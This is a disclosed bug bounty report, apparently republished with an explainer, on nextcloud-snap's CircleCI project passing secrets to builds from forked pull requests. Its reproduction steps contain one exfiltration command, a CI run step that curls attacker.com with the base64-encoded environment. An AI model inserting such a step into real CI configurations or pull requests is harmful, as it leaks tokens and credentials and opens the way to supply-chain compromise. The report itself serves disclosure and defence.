nextcloud-snap CircleCI project has vulnerable configuration which can lead to exposing secrets
The CircleCI project for nextcloud-snap was configured to run builds from forked pull requests and to pass project secrets to those builds. An attacker could fork the repository, modify the CI configuration to exfiltrate environment variables, and open a pull request to leak secrets such as a GitHub authentication token.

- Fixed in 5 days
- Disclosed after 12 months
Summary by the researcher
The techniques and tools I used for finding the insecure configuration detailed in this report can be found on my blog at https://nathandavison.com/blog/shaking-secrets-out-of-circleci-builds.
The report
Summary:
CircleCI allows projects to configure whether builds will run as a result of a pull request from a fork, and also whether these fork PRs have access to the secrets stored in the parent repo's CircleCI settings. When both settings are enabled, and the repo associated with the project allows PRs to come from forks from any user (which Github always allows), then a CircleCI project is vulnerable to leaking secrets. Please see the following for documentation on this:
https://circleci.com/docs/2.0/oss/#pass-secrets-to-builds-from-forked-pull-requests
Particularly:
If you are comfortable sharing secrets with anyone who forks your project and opens a PR, you can enable the Pass secrets to builds from forked pull requests option

I believe the nextcloud/nextcloud-snap CircleCI project is configured in a vulnerable state, where both these settings are enabled. To determine this, I have developed an automated technique to query CircleCI projects for various non-sensitive settings including whether secrets are being passed to PRs from forks, although an attacker may be able to determine this by manually inspecting the build logs of fork PRs to the project for signs of credential use, or by simply doing a spray-n-pray, i.e., send in a malicious PR and hope for the best. You can confirm this by accessing the CircleCI dashboard, selecting the nextcloud/nextcloud-snap project, clicking on the Settings icon (right side, little cog icon), choosing "Advanced Settings", and scrolling down to "Build forked pull requests" (should be "On") and "Pass secrets to builds from forked pull requests" (should be "On").
Inspecting the .circleci/config.yml file for this repo suggests that there may not be any secret values being used, however if you go to a build job such as this one:
https://circleci.com/gh/nextcloud/nextcloud-snap/4537
Then expand the "Preparing Environment Variables" section, and scroll down to "Using environment variables from project settings and/or contexts", you can see that the CircleCI environment has access to GH_AUTH_TOKEN, which I'm assuming is a Github auth token. Assuming the worst, and this token grants a high level of access, its exposure using the technique outlined in this report could lead to malicious code being injected into Nextcloud repos, access to private repos etc.
FYI, utilizing CircleCI Contexts may have prevented this configuration from being an issue, however my analysis of the CircleCI config file in this report suggests that Contexts is not being used.
https://circleci.com/docs/2.0/contexts/
Please note: I did not submit any real pull requests to confirm this vulnerability, as I did not want to potentially tip off real attackers, as it would be hard to conduct a proof of concept in a public PR without also risking revealing the vulnerability. However my testing on CircleCI is fairly conclusive that these two configuration settings being enabled are vulnerable.
With that said, I'm willing to help prove this vulnerability in a more private environment, such as a private Nextcloud Github repository that is configured for CircleCI builds with the same vulnerable configuration outlined in this, which I have access to submit PRs to. The permission model on Github really has no bearing on this vulnerability from what I can tell, so I believe this would be a faithful representation of the vulnerability, without exposing the technique publicly. My Github username is ndavison if you wish to do this.
Steps To Reproduce:
- Fork the
nextcloud/nextcloud-snaprepo to a user (e.g. so it ends up as https://github.com/USER/nextcloud-snap). - Create a new branch in the fork, and modify the
.circleci/config.ymlfile so environment variables are exfiltrated, e.g. add- run: curl https://attacker.com/?env=$(env | base64 | tr -d '\n')to a CircleCI step that is executed during the CI build. - Send the branch in as a PR to
nextcloud/nextcloud-snap. - Watch the web logs on
attacker.comand wait for the environment variables stored in the CircleCInextcloud/nextcloud-snapproject to arrive via the query string.
Supporting Material/References:
- Please see the attached screenshot (
circleci-vulnerable-config.png) of the vulnerable configuration state (when visiting "Advanced Settings" for a project in the CircleCI dashboard)
Impact
By abusing the CircleCI configuration for the project, an attacker would be able to leak environment variables, deployment keys, and other credentials stored within the CircleCI project's settings. In this case it looks like the project might have access to a Github access token.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The CircleCI project had both 'Build forked pull requests' and 'Pass secrets to builds from forked pull requests' enabled, so untrusted fork pull requests ran with access to project secrets.
Impact
An attacker could leak environment variables, deployment keys, and other credentials stored in the CircleCI project settings, potentially including a GitHub token that might allow code injection into Nextcloud repositories or access to private repositories.
What the attacker needed
Public repository with fork PRs allowed; CircleCI project with fork PR builds enabled; secrets passed to fork PR builds
The fix
Disabling secret passing to fork PR builds, or using CircleCI Contexts, may have prevented this issue.
How it was found
- Fork the nextcloud/nextcloud-snap repository to your own account.
- Create a branch in the fork and modify the CircleCI configuration file to exfiltrate environment variables.
- Open a pull request from that branch to the original repository.
- Monitor the attacker-controlled web server for incoming environment variables.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
CircleCI is a service that automatically builds and tests code when changes are made. This project was set up so that anyone could submit a change from their own copy of the repository and have the build run with access to secret values stored in the project settings. That means a stranger could alter the build instructions to send those secrets to themselves.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.





